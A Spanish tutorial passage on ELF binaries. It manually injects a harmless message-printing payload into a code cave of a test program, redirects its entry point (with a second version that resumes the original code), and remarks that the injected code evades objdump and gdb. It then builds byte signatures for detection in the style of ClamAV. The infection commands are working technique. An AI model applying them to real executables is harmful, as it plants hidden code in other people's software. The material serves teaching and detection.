La parte final con la tabla de secciones e información adicional no es extrictamente necesaria para poder ejecutar el programa. Normalmente esa información es relevante para el linkado o la depuración. Volveremos sobre ella brevemente un poco más tarde, pero por el momento vamos a ignorarla.

A partir de este punto va a ser mejor que pongamos nombres y apellidos a todas estas estructuras de datos, así que vamos a escribir un sencillo programa con el que estudiarlas en detalle.

```
$  cat <<EOM | gcc -xc - -o victima
> #include <stdio.h>
> int *p;
> char *str = "Hola Mundo\n";
> int main (void){printf(str);}
> EOM
```

Para explorar nuestro nuevo y flamante binario, vamos a utilizar nuestra querida herramienta readelf. Si todavía no te has enamorado de ella, dale tiempo al tiempo. Ya sabes, el roce hace el cariño.

Nota:Si vais a probar lo que sigue en vuestro ordenador, notad que es posible que, vuestra configuración genere un binario diferente al que yo estoy utilizando aquí (distintas versiones del compilador, libc,...) y no podáis utilizar los valores que aparecen en el artículo directamente. En ese caso, debéis leer la explicación y encontrar los valores adecuados para vuestro binario.

La cabecera de los ficheros ELF proporciona información imprescindible para llevar a cabo la infección

LA CABECERA

Lo primero que vamos a hacer es examinar la cabecera de nuestro binario de prueba:

```
$ readelf -h victima
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x400430
  Start of program headers:          64 (bytes into file)
  Start of section headers:          6672 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
```

```
Size of program headers:           56 (bytes)
Number of program headers:         9
Size of section headers:           64 (bytes)
Number of section headers:         31
Section header string table index: 28
```

Si, el flag `-h` (de *Header* en inglés) muestra la cabecera del fichero. Toda esta información esta contenida en los primeros 64 bytes del fichero. Podéis comprobarlo con el siguiente comando:

```
$ cat victima | xxd | head -3
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 3004 4000 0000 0000  ..>.....0.@.....
00000020: 4000 0000 0000 0000 101a 0000 0000 0000  @...............
```

En el volcado de arriba, podéis ver claramente el campo Magic y el resto de datos, ordenando apropiadamente los bytes claro está.

El campo `Entry Point Address` *nos dice donde comienza la ejecución de un programa*

Bueno, vamos a concentrarnos en los campos importantes. Seguro que ya los habéis identificado, pero por si estás un poco despistado en esta primera lectura…

```
Entry point address:               0x400430
Start of program headers:          64 (bytes into file)
Start of section headers:          6672 (bytes into file)
Size of this header:               64 (bytes)
Size of program headers:           56 (bytes)
Number of program headers:         9
Size of section headers:           64 (bytes)
Number of section headers:         31
Section header string table index: 28
```

Vayamos a través de la lista de campos uno a uno.

- Entry point address: 0x400430. Esta es la posición de memoria en la que el programa empezará su ejecución. Un virus sencillo, modificaría este valor para que apunte a su código, y de esta forma poder ejecutarse nada más lanzar el programa.
- Size of this header: 64. Pues como su propio nombre indica, este campo nos dice cual es el tamaño de la cabecera.
- Start of program headers: 64. Este campo nos indica el offset en el fichero en el que se encuentra la *Program Header Table*. La recordáis, esa tabla que se encontraba justo después de la cabecera. Pues ahí lo tenéis, la cabecera ocupa 64 bytes y la tabla está en el offset 64 :). Si recordáis, dijimos que esta tabla está normalmente justo después de la cabecera… bueno, modificando este campo podéis ponerla en cualquier otra parte del fichero.
- Start of section headers: 6672. Lo mismo para las secciones. Podéis comprobar el tamaño del fichero y veréis que este offset apunta hacia la parte final, como habíamos adelantado en la sección anterior.
- Size of program headers: 56 y Size of section headers: 64. Estos campos nos indican el tamaño de cada una de las entradas en las tablas de programas y secciones, permitiéndonos indexar los distintos elementos de la tabla.
- Number of program headers: 9 y Number of section headers: 31. Estos campos nos indican cuantos *Program Headers* y secciones contiene cada tabla. Vamos, el valor que nos falta para poder escribir un bucle que recorra las tablas.
- Section header string table index: 28. Finalmente, este campo nos indica que sección contiene la tabla de cadenas de caracteres asociadas al fichero. En general, aquí nos encontraremos los nombres de la secciones, de los símbolos importados y exportados, etc… Estás cadenas está normalmente relacionadas con el proceso de enlazado y no tienen nada que ver con las cadenas que utiliza el programa (Hola Mundo en nuestro ejemplo). Esas otras se encuentra en el bloque de código y datos que mencionamos anteriormente. Estas cadenas de caracteres indexadas por este campo son parte de esa información extra que normalmente encontramos al final del fichero.

Continuemos con los *Program Headers*!

LA *PROGRAM HEADER TABLE*

Por el momento sabemos que la *Program Header Table* está localizada justo después de la cabecera. Para nuestro ejemplo, esta tabla contiene 9 entradas de 56 bytes cada una. Vamos a ver que esconde esta tabla con la ayuda de nuestro querido readelf.

La tabla de `Program Headers` *nos indica como el programa se va a cargar en memoria*

Analicemos la salida del comando por partes.

```
$ readelf -l victima

Elf file type is EXEC (Executable file)
Entry point 0x400430
There are 9 program headers, starting at offset 64
```

El flag `-l` es el que nos permite listar la *Program Header Table*. Lo primero que nos muestra readelf es un resumen de la información contenida en la cabecera. Tras esto nos encontramos la lista de segmentos.

Nota:La palabra segmento no es estrictamente correcta, sin embargo, ya que esta tabla es utilizada para generar el mapa de memoria principal del proceso, a mi me resulta más intuitivo hablar de segmentos cuando me refiero a las entradas de la Program Header Table. Además Cabecera de Programa es muy largo y realmente no significa nada :).

Por cada segmento se muestran distintos campos. A saber:

- **Type**. Este campo indica el tipo de segmento. Existen distintos tipos de segmentos, pero para el caso que nos ocupa lo que nos interesa son los segmentos PT_LOAD, ya que estos nos indican que partes del fichero van a acabar cargadas en memoria.
- **Offset**. Este campo indica el desplazamiento dentro del fichero en el que encontrar los datos asociados con el segmento.
- **VirtAddr**. Este campo indica la posición en memoria en la que se creará el segmento y en la que, para los segmentos de tipo *PT_LOAD* se escribirán los datos asociados a este segmento que se encuentran almacenados en el fichero.
- **PhysAddr**. En sistemas GNU/Linux este campo coincide con VirtAddr. En otros sistemas en los que las direcciones físicas de memoria son relevantes puede tener distintos valores.
- **FileSiz**. Este campo nos indica el tamaño en disco del segmento.
- **MemSiz**. Y este nos indica el tamaño que tendrá el segmento en memoria
- **Flags**. Si bien, existen flags dependientes del sistema y procesador, los que nos van a interesar a nosotros son los que indican los permisos del segmento. En concreto *Lectura*, *Escritura* y *Ejecución*, indicados, respectivamente por las letras R, W y E.
- **Align**. Finalmente, este campo indica el alineamiento de memoria para el segmento especificado. Un valor de 0 o 1 indica que no hay alineamiento.

Bueno, con toda esta información, podemos empezar a ver como se definen los distintos segmentos. Como decíamos más arriba, los segmentos de tipo LOAD son los que nos interesan, así que vamos a ignorar, por el momento, los demás.

```
Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
(...)
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x000000000000070c 0x000000000000070c  R E    200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x0000000000000230 0x0000000000000240  RW     200000
```

Como podéis ver, estos dos segmentos tienen, respectivamente, permisos de lectura/ejecución y lectura/escritura. Esto es típico, el primer segmento suele ser el segmento de código y datos de solo lectura, mientras que el segundo es el de datos, donde podemos leer y escribir, pero no podemos ejecutar código.

El segmento `.text` *contiene el código y tiene permisos de lectura y ejecución*

Así, tendremos un segmento que se creará en la posición de memoria 0x400000 y tendrá un tamaño de 0x70c. Esto último no es totalmente cierto, pero no es relevante en estos momentos y no vamos a complicar la explicación más de lo necesario. En esta posición de memoria se copiarán, directamente (tipo LOAD), los 0x70c primeros bytes del fichero (el offset es cero para este primer segmento). El segundo segmento ya lo podéis leer vosotros mismos :P.

Las direcciones de memoria 0x400000 y 0x600000 os deberían resultar familiares si alguna vez

habéis analizado algún binario de 64 bits. Sino, bueno, si estáis leyendo esto no tardaréis mucho en que sea así.

Bueno, ha sido un poco duro, pero ya tenemos todas la información necesaria para poder inyectar código en nuestro programa de ejemplo…Qué no?… Ahora veréis.

INYECTANDO CÓDIGO

Hay distintas formas de inyectar código en un fichero ELF. Puesto que nuestra infección la vamos a realizar de forma manual, elegiremos la técnica más sencilla, la conocida como inyección en cuevas de código. Las cuevas de código (o *Code Caves*) son, espacios vacíos en los programas. Las podemos encontrar tanto en los ficheros en el disco, como en la memoria una vez que el programa se carga y ejecuta.

Una forma sencilla de inyectar código es aprovechándonos de las cuevas de código

Esta técnica es la más sencilla ya que nos proporciona un hueco en el que meter el código que queramos inyectar. Sin embargo, las cuevas de código tienen tamaños variables dependiendo del programa y, además, no es que nos proporcionen un hueco muy grande. Por esta razón, no es una de las técnicas más utilizadas por los virus, ya que, si el virus tiene un cierto tamaño, puede que no sea posible encontrar una cueva lo suficientemente grande, o al menos, muchos binarios no dispondrán del sitio suficiente para acomodar el virus.

La alternativa es crear el espacio nosotros mismos. Si bien el concepto es sencillo, el artículo se iba a liar bastante y no iba a ayudarnos a entender mejor las ideas principales. Diré, que la forma de crear espacio es manipulando las estructuras de datos de las que ya hemos hablado, ya sea incrementando su tamaño o insertando nuevos segmentos en el fichero.

CUEVAS DE CÓDIGO

Bien, ahora tenemos que encontrar una cueva de código en nuestro programa víctima. De hecho, lo que nos interesa es que exista una de esas cuevas entre nuestro segmento de código y nuestro segmento de datos, de tal forma que el código que inyectemos se cargue directamente en memoria con los permisos adecuados.

Echémosle un ojo de nuevo a los dos segment PT_LOAD que nos mostró readlef.

```
(...)
  LOAD           0x0000000000000000 0x0000000000400000 0x0000000000400000
                 0x000000000000070c 0x000000000000070c  R E    200000
  LOAD           0x0000000000000e10 0x0000000000600e10 0x0000000000600e10
                 0x0000000000000230 0x0000000000000240  RW     200000
```

Como podéis ver, el primer segmento, el que tiene permisos de ejecución comienza en el offset 0x00 del fichero y tiene un tamaño de 0x70c. Si nos fijamos en el siguiente segmento, veremos que su offset en el fichero es 0xe10. Lo que esto significa es que en el fichero tenemos un hueco de 0xe10 – 0x70c = 0x704 = 1796 bytes en el que poder inyectar nuestro código.

Comprobemos que realmente ese espacio está vacío.

```
$ dd if=victima bs=1 count=1796 skip=$((0x70c)) | xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
(...)
00000700: 0000 0000                                ....
1796+0 records in
1796+0 records out
1796 bytes (1.8 kB,1.8 KiB)copied, 0.00295752 s, 607kB/s
```

Pues bien, esa es nuestra cueva. Como ya hemos mencionado anteriormente, estos espacios varían de tamaño de programa a programa y puede que no sean suficientemente grande para acomodar todo el código que queramos inyectar. Sin embargo, nos viene perfecto para nuestra explicación.

UN VIRUS?

No, no es un virus. Para poder continuar, necesitamos algún código que insertar en la víctima. En el caso de un virus real, ese código sería el virus. En nuestro caso, vamos a escribir un pequeño programa en ensamblador que muestra un mensaje en la consola. Algo como esto:

```
section .text

    global _start
_start: mov rax, 1      ; SYS_write = 1
    mov rdi, 1          ; fd = 1 (stdout)
    lea rsi, [rel msg]
    mov rdx, LEN        ; tamaño de la cadena
    syscall             ; (SYS_write = rax(1),
```

```
                        ; fd = rdi (1),
                        ; buf = rsi (msg),
                        ; count = rdx (LEN))

    ;;  Terminar Program
    mov rax, 0x3c       ; SYS_exit = 0x3c
    mov rdi, 0          ; status = 0
    syscall             ; (SYS_exit = rax (0x3c),
                        ; status = rdi (0))

    msg db 'Que pasa lectores de Occams!!',0x0a
LEN:    equ $-msg
```

Compilemos

```
$ nasm -f elf64 -o virus1.o virus1.asm
```

Estupendo, ya tenemos un fichero objeto con el que empezar a trabajar!

INFECCIÓN MANUAL

Lo primero que necesitamos hacer es extraer del fichero objeto, el código máquina que queremos ejecutar. Un virus real tendrá que hacer, de forma automática, lo que nosotros vamos a hacer de forma manual en un momento. En nuestro caso, la situación es incluso más sencilla ya que estamos trabajando con un fichero objeto y no con un ejecutable.

Los ficheros objecto no pueden ejecutarse directamente. Pero pueden linkarse muy fácilmente

Los ficheros objeto .o no pueden ejecutarse directamente. Su cometido es ser linkados con otros ficheros objeto para producir un ejecutable, algo parecido a lo que hacemos con una librería estática que no es otra cosa que varios fichero objeto empaquetados juntos con el gestor de archivos ar (man ar para saber más).

Bueno, resumiendo, la cosa es que los ficheros objeto no tiene *Program Header Table* ya que no pueden ejecutarse, pero si tienen *Section Header Table*, y eso es lo que vamos a utilizar para extraer el código máquina que necesitamos. Veamos que se esconde en la tabla de secciones de nuestro fichero objeto.

```
$ readelf -S virus1.o
There are 5 section headers, starting at offset 0x40:

Section Headers:
  [Nr] Name              Type            Address          Offset
       Size              EntSize         Flags  Link  Info  Align
  [ 0]                   NULL            0000000000000000 00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .text             PROGBITS        0000000000000000 00000180
       0000000000000042  0000000000000000  AX       0     0     16
  [ 2] .shstrtab         STRTAB          0000000000000000 000001d0
       0000000000000021  0000000000000000           0     0     1
  [ 3] .symtab           SYMTAB          0000000000000000 00000200
       0000000000000090  0000000000000018           4     5     4
  [ 4] .strtab           STRTAB          0000000000000000 00000290
       000000000000001b  0000000000000000           0     0     1
```

Como podéis imaginar, tanto por el nombre .text como por los permisos, la sección en la que estamos interesado es la número 1. Si nos fijamos atentamente, podremos ver que la información asociada a esta sección se encuentra en el offset 0x180 del fichero y tiene un tamaño de 0x42 bytes. Sí, ya sé que no hemos hablado de las secciones hasta ahora… pero seamos realistas. Si todavía estas leyendo esto no creo que necesites mucha explicación para entender esto :).

Lo que vamos a hacer ahora es comprobar que los números que hemos obtenido son los que realmente necesitamos para extraer el código máquina que queremos inyectar. Para ello utilizaremos objdump para volcar el código máquina y luego extraeremos con dd la parte que nos interesa. De esa forma podremos comprobar que la secuencia de bytes es la que realmente queremos.

```
$ objdump -d virus1.o

virus1.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <_start>:
   0:   b8 01 00 00 00          mov    $0x1,%eax
   5:   bf 01 00 00 00          mov    $0x1,%edi
   a:   48 8d 35 13 00 00 00    lea    0x13(%rip),%rsi
# 24 <msg>
  11:   ba 1e 00 00 00          mov    $0x1e,%edx
  16:   0f 05                   syscall
  18:   b8 3c 00 00 00          mov    $0x3c,%eax
  1d:   bf 00 00 00 00          mov    $0x0,%edi
  22:   0f 05                   syscall

0000000000000024 <msg>:
  24:   51                      push   %rcx
  25:   75 65                   jne    8c <msg+0x68>
  27:   20 70 61                and    %dh,0x61(%rax)
  2a:   73 61                   jae    8d <msg+0x69>
  2c:   20 6c 65 63             and    %ch,0x63(%rbp,%riz,2)
  30:   74 6f                   je     a1 <msg+0x7d>
  32:   72 65                   jb     99 <msg+0x75>
  34:   73 20                   jae    56 <msg+0x32>
  36:   64 65 20 4f 63          fs and %cl,%gs:0x63(%rdi)
  3b:   63 61 6d                movslq 0x6d(%rcx),%esp
  3e:   73 21                   jae    61 <msg+0x3d>
  40:   21 0a                   and    %ecx,(%rdx)
```

```
$ dd if=virus1.o bs=1 skip=$((0x180)) count=$((0x42)) | xxd -g 1
00000000: b8 01 00 00 00 bf 01 00 00 00 48 8d 35 13 00 00  ..........H.5...
00000010: 00 ba 1e 00 00 00 0f 05 b8 3c 00 00 00 bf 00 00  ......... <......
00000020: 00 00 0f 05 51 75 65 20 70 61 73 61 20 6c 65 63  ....Que pasa lec
00000030: 74 6f 72 65 73 20 64 65 20 4f 63 63 61 6d 73 21  tores de Occams!
00000040: 21 0a                                            !.
66+0 records in
66+0 records out
66 bytes copied, 0.000214502 s, 308 kB/s
```

Bingo. Ahora solo tenemos que inyectar este código en la cueva que habíamos encontrado anteriormente, la cual, si recordáis se encontraba en el ofset 0x70c de nuestro programa víctima. Nuestra cueva nos permitía acomo-

dar unos 1700 bytes, así que no tendremos problemas para inyectar esto 0x43 bytes. Esto lo podemos hacer con un comando como este:

```
$ dd if=virus1.o bs=1 skip=$((0x180)) count=$((0x42)) \
  of=victim seek=$((0x70c)) conv=notrunc
```

Nota:Los más curiosos podéis comprobar la página del manual de dd en caso de que tengáis curiosidad por lo que significa cada uno de los parámetros del comando anterior.

Si ahora comprobamos el contenido de la cueva de código del programa víctima, ya no encontraremos solo ceros!.

```
$ dd if=victima bs=1 count=1796 skip=$((0x70c)) | xxd
00000000: b801 0000 00bf 0100 0000 488d 3513 0000  ..........H.5...
00000010: 00ba 1e00 0000 0f05 b83c 0000 00bf 0000  .........<......
00000020: 0000 0f05 5175 6520 7061 7361 206c 6563  ....Que pasa lec
00000030: 746f 7265 7320 6465 204f 6363 616d 7321  tores de Occams!
00000040: 210a 0000 0000 0000 0000 0000 0000 0000  !...............
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Podéis comprobar la salida de objdump más arriba para verificar que lo que hemos copiado es realmente el código de nuestro pequeño pseudo-virus :). Sí, tenéis que comprobar los números hexadecimales si no me creéis.

HACIENDO QUE SE EJECUTE EL CÓDIGO

Bien, hemos completado la primera parte del proceso de infección de cualquier virus; inyectar el código del virus en un programa huésped. Ahora tenemos que modificar ese programa para que, cada vez que el programa se lance, se ejecute el código de nuestro virus en lugar de el código original.

Este es un buen momento para volver sobre nuestros pasos y repasar la sección en la que hablamos sobre la cabecera ELF. Qué campo creéis que deberíamos modificar para conseguir nuestro propósito?. Bien dicho, Entry Point eso es.

Este campo, todavía apunta al código original (el cual no hemos modificado) (0x400430). Lo que queremos es que apunte al código que acabamos de inyectar. Para ello debemos calcular la posición de memoria en la que nuestro código será cargado. Esto es más sencillo de lo que parece. Nuestro código lo hemos insertado en el offset 0x70c del fichero. Puesto que el segmento de código empieza en el offset 0, y que se va a cargar en memoria a partir de la posición 0x400000 (según lo que nos ha contado readelf un poco más arriba), pues nuestro virus se encontrará en la posición de memoria 0x40070c. Que no?.... vamos a probarlo:

```
$  readelf -h victima
ELF Header:
  (...)
  Entry point address:               0x400430
  Start of program headers:          64 (bytes into file)
  (...)
$ ./victima
Hola Mundo
$ echo -ne "\x0c\x07" | dd of=victima seek=$((0x18)) \
  bs=1 count=2 conv=notrunc
(...)
$ readelf -h victima
ELF Header:
  (...)
  Entry point address:               0x40070c
  Start of program headers:          64 (bytes into file)
  (...)
$ ./victima
Que pasa lectores de Occams!!
```

Podéis determinar el offset al campo Entry Point en la cabecera buscando la dirección original en el volcado hexadecimal, consultando la especificación de ELF, o usando la página de la wikipedia sobre ELF en la que se incluyen los offsets para cada campo tanto para ejecutables de 32bits como de 64bits

Infectar un programa es tan fácil como inyectar el código en una cueva de código y modificar el Entry Point

Mola!... Hemos infectado un binario igual que lo haría un virus pero de forma manual e inocua. Un virus real debería contener código para hacer todo esto que nosotros hemos hecho manualmente (con algunas variaciones). Lo único que nos faltaría es ejecutar el código original. Para ello debemos actualizar nuestro virus.

VIRUS 2.0

La nueva versión de nuestro virus, sustituye la llamada a exit para terminar el proceso, por una llamada al punto de entrada original. El código sería algo como esto;

```
section .text

        global _start
        push rdi            ; Almacenamos los registros que
                            ; contienen parámetros
        push rsi            ; y que necesitamos modificar
        push rdx
_start: mov rax, 1          ; SYS_write = 1
        mov rdi, 1          ; fd = 1 (stdout)
        lea rsi, [rel msg]
        mov rdx, LEN        ; tamaño de la cadena
        syscall             ; (SYS_write = rax(1),
                            ; fd = rdi (1),
                            ; buf = rsi (msg),
                            ; count = rdx (LEN))
        pop rdx
```

```
        pop rsi
        pop rdi
        mov rax, 0xaabbccdd ;; Para parchear
        jmp rax
        msg     db 'Que pasa lectores de Occams!!',0x0a
LEN:     equ $-msg
```

La dirección 0xaabbccdd es una marca para saber donde insertar el punto de entrada original. En general, no podemos asumir que el punto de entrada de todos los programas es el mismo, por lo tanto, debemos obtenerlo para cada programa y parchear el código de nuestro virus para que, tras hacer sus cosas, salte al programa original. Por supuesto, esta es solo una forma de hacerlo. Sed creativos!.

Compilemos y echemos un ojo al fichero objeto que hemos obtenido:

```
$ nasm -f elf64 -o virus2.o virus2.asm
$ objdump -d virus2.o

virus2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <_start-0x3>:
   0:   57                      push   %rdi
   1:   56                      push   %rsi
   2:   52                      push   %rdx

0000000000000003 <_start>:
   3:   b8 01 00 00 00          mov    $0x1,%eax
   8:   bf 01 00 00 00          mov    $0x1,%edi
   d:   48 8d 35 11 00 00 00    lea    0x11(%rip),%rsi
# 25 <msg>
  14:   ba 1e 00 00 00          mov    $0x1e,%edx
  19:   0f 05                   syscall
  1b:   5a                      pop    %rdx
  1c:   5e                      pop    %rsi
  1d:   5f                      pop    %rdi
  1e:   b8 dd cc bb aa          mov    $0xaabbccdd,%eax
  23:   ff e0                   jmpq   *%rax

(...)
```

Como podéis ver, nuesta dirección 0xaabbccdd se encuentra claramente en el offset 0x1f de nuestro fichero objeto. Ahora ya podemos volver a infectar nuestro programa víctima. El proceso será igual que el que vimos en la sección anterior, pero con distintos valores y un comando extra para escribir la dirección del punto de entrada original en el código del virus. Algo como esto:

```
$ cp victima victima2
$ dd if=virus2.o bs=1 skip=$((0x180)) \
  count=$((0x43)) of=victima2 seek=$((0x70c)) \
  conv=notrunc
$ echo -ne "\x0c\x07" | dd of=victima2 \
  seek=$((0x18)) bs=1 count=2 conv=notrunc
$ echo -ne "\x30\x04\x40\x00" | dd of=victima2 \
  seek=$((0x1f + 0x70c)) bs=1 count=4 \
  conv=notrunc
$  ./victima2
Que pasa lectores de Occams!!
Hola Mundo
```

Hemos hecho una copia del programa víctima original, para disponer de dos binarios infectados, cada uno de ellos con una de nuestras versiones del virus. Esto lo vamos a utilizar un poquito más tarde.

Pues ahí lo tenéis. Este virus solo imprime un mensaje en la pantalla… y además necesita bastante assistencia por nuestra parte, pero, en esencia, lo que acabamos de hacer es lo que muchos virus ahí fuera hacen de forma automática.

UN INTERESANTE EFECTO LATERAL

Debo admitir que el resultado anteior me sorprendió un poco. Esperaba tener que parchear también los campos que contenían el tamaño del segmento de código. Si recordáis, cada segmento en la *Program Header Table* contiene dos campos, una para el tamaño del segmento en memoria, y otro para el tamaño del segmento en el disco. Aparentemente, al menos para este sencillo caso, los campos son ignorados (en cierta medida) y la cueva de código entre el segmento de código y el de datos se carga en memoria independientemente de lo que digan esos valores.

Nuestro virus esconde su código a algunas herramientas

La razón la verdad que no la he investigado. Quizás sea un tema interesante para un futuro artículo, pero este hecho tiene unos interesantes efectos laterales.

Probad a volcar el código del programa victima con el comando objdump -d victima. Efectivamente, ni rastro del código del virus. El volcado termina donde debe y no muestra el virus que se encuentra al final del código original. De la misma forma, si utilizáis gdb tampoco podréis ver el código, ni con el comando disassemble ni intentando un volcado directo con x/20i *0x4007c0. Para poder verlo tendréis que poner un breakpoint y comenzar la ejecución.

Desde el punto de vista de dificultar la detección del virus esto es bastante interesante. Si a esto, añadimos el hecho de que al utilizar una cueva de código no hemos cambiado el tamaño del binario, pues la verdad que nos a quedado un virus bastante molón.

EL PUNTO DE VISTA DE LOS *BUENOS*

Ahora que tenemos una idea general de como funciona un virus es un buen momento para cambiarnos el sombrero y enfrentarnos al tema desde el punto de vista de los *buenos*. Los que se encargan de que esos virus no afecten a nuestros bienamados compañero digitales :).

EL INVESTIGADOR DE SEGURIDAD

Un investigador de seguridad informática, va a estar interesado en ser capaz de detectar ficheros infectados y, si es posible, eliminar el virus de esos ficheros. Vamos un punto de vista, como se suele decir, diametralmente opuesto :).

Movidos por nuestra vocación didáctica, veamos ahora como funciona un antivirus, y una vez más vamos a hacerlo manualmente, de forma que resulte más sencillo comprender que es lo que está sucediendo en cada momento.

Un antivirus sencillo simplemente buscará firmas de virus en los ficheros del sistema

Los antivirus han evolucionado de forma impresionante en los últimos años, convirtiéndose en sofisticados programas que hacen algunas filigranas bastante interesantes. Sin embargo, incluso hoy en día y con toda esa sofisticación, los antivirus todavía usan los métodos de búsqueda de patrones igual que lo hacían sus primitivos antepasados. La idea detrás de esta técnica es buscar una firma, una secuencia de bytes en el fichero que permita identificar un virus específico. Normalmente esta firma coincide con el código máquina de parte del virus, pero no siempre es el caso. Así, cuando le pides a tu antivirus que escanee un disco, una de las cosas que va a hacer es buscar ciertos patrones de bytes en los distintos ficheros almacenados en ese disco.

Veamos como funcionaría esto con nuestro virus básico. Para ello necesitamos encontrar una secuencia de bytes que identifique a nuestro virus. En este caso el virus es muy sencillo así que esto será bastante fácil. Simplemente utilizaremos el código del virus tal cual, el mismo que inyectamos manualmente. Fácil no?

Generemos una firma (o *signature* como les gusta decir a los ingleses).

```
$ dd if=victim bs=1 count=$((0x5e)) skip=$((0x70c)) \
  | xxd -p | tr -d '\n'> SuperVirus_v1.sig
```

Como podéis ver, simplemente estamos extrayendo el virus de nuestro programa víctima infectado con la primera versión de nuestro virus, y la estamos almacenando en un fichero de texto. Podríamos perfectamente utilizar el fichero `virus1.o` con los offsets y tamaños adecuados, y obtendríamos el mismo resultado.

Utilizando esta firma, podremos detectar ficheros infectados de forma muy sencilla con un comando como este:

```
$ xxd -p victim | tr -d '\n' | \
  grep -c -f SuperVirus_v1.sig
1
$ xxd -p /bin/ls | tr -d '\n' | \
  grep -c -f SuperVirus_v1.sig
0
```

Este comando nos devuelve el valor `1` cuando el fichero que estamos comprobando está infectado, y un `0` en el caso contrario. El comando `tr` lo utilizamos para eliminar el formato que genera `xxd` (los saltos de línea en realidad) y obtener un volcado del fichero en una sola línea de forma que podamos utilizar `grep` para buscar la firma.

MÁS SOBRE SIGNATURAS

El proceso anterior funciona perfectamente con nuestra primera versión del virus. Sin embargo, si intentamos utilizar este método con la versión 2.0, tendremos un pequeño problema.

Lo que sucede con la versión 2.0 es que estamos modificando el código del virus para que, cuando termine de hacer sus cosas, ejecute el programa inicial. En general, el punto de entrada de los binarios no es fijo. La posición de memoria en la que se carga el fichero en memoria si que lo suele ser (`0x400000` para ELF de 64 bits, a no ser que el binario sea `PIE` y randomización de direcciones), pero la posición de memoria a la que debemos saltar para ejecutar el programa original, en general va a variar. Vamos a comprobarlo rápidamente:

```
$ find /usr/bin -executable -type f \
  -exec readelf -h {} 2> /dev/null  \; | grep Entry
```

Este comando busca todos los ejecutables en /usr/bin, imprime su cabecera con readelf y muestra el punto de entrada. Si lo ejecutáis veréis como las direcciones que aparecen son todas distintas (bueno, alguna habrá que coincida, pero eso es irrelevante).

Lo que esto significa es que, si infectamos cualquiera de estos programas con nuestra versión 2.0 del virus, y extraemos el virus del programa infectado, el punto de entrada original aparecerá en el código extraído, lo que hará que la firma sea diferente para cada uno de ellos. Así que, lo que tenemos que hacer es reducir el tamaño de nuestra firma para que la parte que contiene el punto de entrada, quede fuera de la misma (o utilizar un sistema más sofisticado para localizar la firma). Echemos un ojo al volcado del virus 2.0:

```
$ dd if=virus2.o bs=1 skip=$((0x180)) count=$((0x43)) \
  | xxd -p
  575652b801000000bf01000000488d3511000000ba1e0000000f0
  55a5e5fb8ddccbbaaffe0517565207061736 1206c6563746f7265
  73206465204f6363616d7321210a
(...)
```

En la salida podemos ver claramente nuestra marca AABBCCDD, así que, si nos quedamos con la primera línea del volcado, deberíamos de poder detectar el virus, independientemente del punto de entrada que se inserte al final.

```
$ dd if=virus2.o bs=1 skip=$((0x180)) \
> count=$((0x18)) | xxd -p > SuperVirus_v2.sig
```

Ahora podemos volver a ejecutar nuestro *Antivirus Manual*.

```
$ xxd -p victima2 | tr -d '\n' \
  | grep -c -f SuperVirus_v2.sig
  1
$  xxd -p /bin/ls | tr -d '\n' \
 | grep -c -f SuperVirus_v2.sig
0
```

Ahora, si queréis, podéis intentar infectar algún otro programa con punto de entrada diferente y comprobar que la nueva firma funciona en ambos casos.

EL MUNDO REAL

Supongo que la mayoría de vosotros estaréis pensando que esto es muy tonto no?. Que no puede ser tan fácil. La verdad es que, ni es tan fácil ni es mucho más difícil. Vamos a analizar un ejemplo real, y ver que pinta tienen esas signaturas. Para ello vamos a tomar como ejemplo la signatura para el Slapper Worm utilizada por clamav, un antivirus muy popular en los sistemas GNU/Linux.

ClamAV utiliza varios ficheros de firmas para mantener tu sistema seguro. El formato del fichero es bastante sencillo

Una vez descargados y descomprimidos los ficheros de firmas (consultad la FAQ de clamav o dejad un comentario si necesitáis ayuda), para el gusano *Slapper* nos encontramos la siguiente firma:

```
Unix.Worm.Slapper-1:0:*:828384858687888 98a8b8c8d8e8f90
919293949596979899 9a9b9c9d9e9fa0a1a2a3a4a5a6a7a8a9aaab
acadaeafb0b1b2b3b4b5b6b7b8b9babbbcbdbebfc0c1c2c3c4c6c7
c8c9cacbcccdcecfd0d1d2d3d4d5d6d7d8d9dadbdce0e1e2e3e4e5
e6e7e8e9eaebecedeeef
```

Como podéis ver el formato es muy sencillo. Los campos están separados por : y son solo 3. El primero es el nombre del virus. El siguiente es el offset en el fichero en el que buscar la firma. En este caso, este desplazamiento es '*', lo que significa que la firma puede estar en cualquier parte del fichero. Y finalmente nos encontramos la firma del virus la cual es muy parecida a las que hemos generado en las secciones anteriores.

Si bien, este método de detección es muy sencillo, evitar ser detectado de esta forma no es tarea fácil (una vez que el virus ha sido identificado y añadido a la base de datos). Los virus más sofisticados son capaces de mutar en cada infección generando nuevas firmas cada vez que infectan un nuevo fichero. Estos virus se conocen como virus polimórficos (por que tienen muchas formas :)) y son muchísimo más complejos que nuestro virus manual de ejemplo. Para estos casos, así como para la detección de nuevos virus cuya signatura no se encuentra en la base de datos, los antivirus utilizan técnicas más sofisticadas, pero eso lo dejaremos para otro artículo. Quizás.

Para terminar, decir que, si bien los antivirus son güays y útiles, la mejor defensa frente a este tipo de ataques (*malware*) es el sentido común y seguir las reglas de seguridad básicas: no usar el sistema como root, no ejecutar cualquier cosa que nos encontremos, tener un firewall instalado, hacer copias de segu-

ridad frecuentes… vamos, lo normal…. que ninguno hacemos :).

DESINFECCIÓN

